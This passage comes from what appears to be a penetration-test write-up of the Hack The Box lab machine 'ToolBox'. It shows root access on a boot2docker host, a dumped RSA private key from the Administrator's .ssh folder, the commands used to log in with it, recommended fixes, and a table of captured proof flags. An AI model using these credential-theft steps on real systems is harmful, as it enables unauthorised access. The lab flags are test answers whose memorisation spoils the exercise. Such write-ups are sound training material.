docker@box:~$ sudo su
```

After some enumeration in the system, The following directory caught my eye as “.ssh” sometimes may contain sensitive files like “id\_rsa”, “authorized keys” and “id\_rsa.pub”, which can allow to access a user via SSH with a key instead of a password.

```
root@box:/c/Users/Administrator# ls -la
total 1597
drwxrwxrwx 1 docker staff 8192 Feb  8 2021 .
dr-xr-xr-x 1 docker staff 4096 Feb 19 2020 ..
drwxrwxrwx 1 docker staff 4096 Nov 20 15:42 .VirtualBox
drwxrwxrwx 1 docker staff 0 Feb 18 2020 .docker
drwxrwxrwx 1 docker staff 0 Feb 19 2020 .ssh
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 3D Objects
drwxrwxrwx 1 docker staff 0 Feb 18 2020 AppData
drwxrwxrwx 1 docker staff 0 Feb 19 2020 Application Data
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Contacts
drwxrwxrwx 1 docker staff 0 Sep 15 2018 Cookies
dr-xr-xr-x 1 docker staff 0 Feb  8 2021 Desktop
dr-xr-xr-x 1 docker staff 4096 Feb 19 2020 Documents
dr-xr-xr-x 1 docker staff 0 Apr  5 2021 Downloads
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Favorites
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Links
drwxrwxrwx 1 docker staff 4096 Feb 18 2020 Local Settings
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Music
dr-xr-xr-x 1 docker staff 4096 Feb 19 2020 My Documents
```

The “.ssh” directory indeed contains “id\_rsa” key for user “Administrator:

```
root@box:/c/Users/Administrator/.ssh# ls
authorized_keys  id_rsa          id_rsa.pub      known_hosts
root@box:/c/Users/Administrator/.ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvo4SLg/dkStA4jDUNxgF8kbNAF+6IYLN00Ceppfjz6RS0Qv
Md08abGynhKMzsiivCeJo9L8GfSXGZIfsAIWxn9nyNaDdApoF7Mfm1KITg0+W9m
M7lArs4zgBzMGQleIskQvWTcKrQNdCd9JxNIbhYLhJXgro+u5dW6EcYzq2MSORm
7A+eXfmPvdr4hE0wNUIwx2o0Pr2duBfmuxhL8mZQWu5U1+Ipe2Nv4fAUyhKGTWHj
4ocjUwG9XcU0iI4pCHT3nXPKmGjoPyiPzpa5Wdij8QpME398Nne4mnx0bowTp3jG
aJ1GunZCyc0iSwemcBJiNyfZChTlpWmBMK88wIDAQABAoIBA7PEuB0j+UHRM+G
Stxb24LYrUa9nBPnaDvJD4LBishLzelhGNspLFP2EjTjiXTu5b/1E82qK8IPhVLC
JApdhvDsktA9eWdp2NnFXHbiCg0IFWb/MFdJd/ccd/90qq4aos+pWH+BSFc0vUld
vg+BmH7RK7V1NVfk2eyCuS4YajTW+VEwD3uBA15ErXuKa2VP6HMKPDLPv0GgBf9c
l0l2v75cGjiK02xVu3aFyKf3d7t/GJBgu4zekPKVs1uSA+22ZVcTi653Tum1WUqG
MjuYDIaKmt90Tn81H5jAQG6CML1B1LZGo0JuuLhtZ4qW9fU36HpuAzUbG0E/Fq9
jLgX0aECgYEA4if4borc0Y6xPJxupBwGZeovUEwYzLDvNDF4/Vbqnb/Zm7rTW/m
YPYgEx/p15rBh0pmxkUUYbyVjkqHQFKRgu5FSb9IVGKtzNCTfyDgs0m8DBUvFvo
ggieIC1S7sj78CYw1stPNWS9lclTbbMyqQVjLUv0AULm03ew3KtkURECgYEA17Nr
Ejcb6JWbnoGyl/yEG44h3fHAU0HpVjEeNkXiBIIdQEKcRow9WZY9YlKVU/pIPhJ+S
7s++kIu014H+E2SV3qgHknqwniZTWXbmgnclI/DSqWs19BJLD0/YUCFnpKFG08Xu
iWNSUKGb0R7zhUTZ136+Pn9TEGUXQMmBCE0JLcMCgYBj9bTJ71iwyzgb2xSi9s0B
MmRdQpvtT2ZQ05rkKi0tEdHLCV10bt7Ke59ZYKvSHi3urvc4cLpCfLd4BFetrhEg
5P39HA3zlnYpbCbzafYhCydZTHL3k8wfs5VotX/NiUpKGCdIGS7Wc80UPBtDBoyi
xn3SnIneZtqtp16l+p9pcQKBgAg1Xbe9vS0mvF4J1XwaAfUCfatyjb0G09j52Yp7
M1S1YyG4tGJaWFFZGfe+tMNP+XujKtN4JSjnGgvHDoks8dbY25jaN03FrVq2HBY
RG0PwJSN7emx4YKqgTPDRmx/Q3C/sYos628Cf2nn4aCktDeNLtQ3qD0RhUcd5BMq
bsf9AogBAIWKYt0wML0WForD39SEN3hqP3hkGeAmbIdZXFnUzRioKb4KZ42sVY5B
q3CKhoCDk8N+97jYJhPXdtWqtJPo0fPj6BtjxQEBoacw923t0blPeYkI9b1VuyIp
BYxKDs3rNUsW1UuHAvBh00Ys+v/X+Z/2KVLLeClznDJWh/PNqF5I
-----END RSA PRIVATE KEY-----
```



Saving the id\_rsa private key, providing it “600” permissions as required for id\_rsa keys and connecting via SSH to user “Administrator” (Because the key was found inside the Administrator directory). Access via SSH granted:

```
(boker@boker)-[~/Desktop/HTB/ToolBox]
$ nano id_rsa

(boker@boker)-[~/Desktop/HTB/ToolBox]
$ chmod 600 id_rsa

(boker@boker)-[~/Desktop/HTB/ToolBox]
$ ssh -i id_rsa Administrator@10.10.10.236
The authenticity of host '10.10.10.236 (10.10.10.236)' can't be established.
ED25519 key fingerprint is SHA256:KJAib23keV2B8xvFaxg7e79uztryW+LYX+Wb2qA9u4k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.236' (ED25519) to the list of known hosts.
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

administrator@TOOLBOX C:\Users\Administrator>whoami
toolbox\administrator
```



### Vulnerability Explanation:

User "postgres" runs inside a docker. The docker used is "boot2docker" and the default password for the tool wasn't changed, this allowed access to the Host of the docker (user "docker") via SSH from within the docker. User "docker" can run all commands with sudo on the system, allowing that user to switch to user "root" and have full privileges inside the docker's host. The file "id\_rsa" was found inside "/c/Users/Administrator/.ssh", and with this file connection to user "Administrator" is granted without requiring a password as an "id\_rsa" key was used instead.

### Vulnerability Fix:

- **Using whitelist on SSH:** Using whitelist on SSH connection will allow only accepted IP's to connect via SSH, and prevent unwanted IP's connection to the host.
- **Change default credentials on boot2docker:** Using default credentials is extremely dangerous as it allows a malicious user to access the system easily. I advise changing it immediately.
- **Restrict user "docker" sudo permissions:** User "docker" may run all commands as "root" on the host, essentially leading to full access on the docker, and the reading of sensitive files. I advise removing these permissions and allocating certain sudo commands only if completely necessary.
- **Remove "id\_rsa":** The id\_rsa key is extremely sensitive and should never be exposed to anyone other than the user it belongs to. I advise removing it completely from the docker and implementing an encryption on the key so it won't be easily accessible in case of an attack on the system.

**Severity: Critical** - The following vulnerabilities allows an attacker to gain access to user "Administrator" on the main system, essentially leading to full system compromisation.

Proof Screenshot Here:

```
administrator@T00LB0X C:\Users\Administrator\Desktop>whoami
toolbox\administrator

administrator@T00LB0X C:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::d401:3890:c305:89f1%9
    IPv4 Address. . . . . : 10.10.10.236
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2
```

Proof.txt Contents: cc9a0b76ac17f8f475250738b96261b3

```
Directory of C:\Users\Administrator\Desktop

02/08/2021  11:39 AM    <DIR>          .
02/08/2021  11:39 AM    <DIR>          ..
02/08/2021  11:39 AM                 35 root.txt
               1 File(s)                 35 bytes
               2 Dir(s)  5,511,409,664 bytes free

administrator@T00LB0X C:\Users\Administrator\Desktop>type root.txt
cc9a0b76ac17f8f475250738b96261b3
```

## 4.0 Additional Items

### Appendix 1 - Proof and Local Contents:

| IP (Hostname)                    | Proof.txt Contents               |
|----------------------------------|----------------------------------|
| 10.10.10.63 (jeeves.htb)         | afbc5bd4b615a60648cec41c6ac92530 |
| 10.10.10.93 (bounty.htb)         | a963b8404134c28dea5853d05ce070d6 |
| 10.10.10.100 (active.htb)        | cac3948b80b6426f58add059910dbe42 |
| 10.10.10.178 (HTB-NEST)          | 26970d2f0812c4a0bb0eb8b67dfc1dc0 |
| 10.10.10.236 (megalogistics.htb) | cc9a0b76ac17f8f475250738b96261b3 |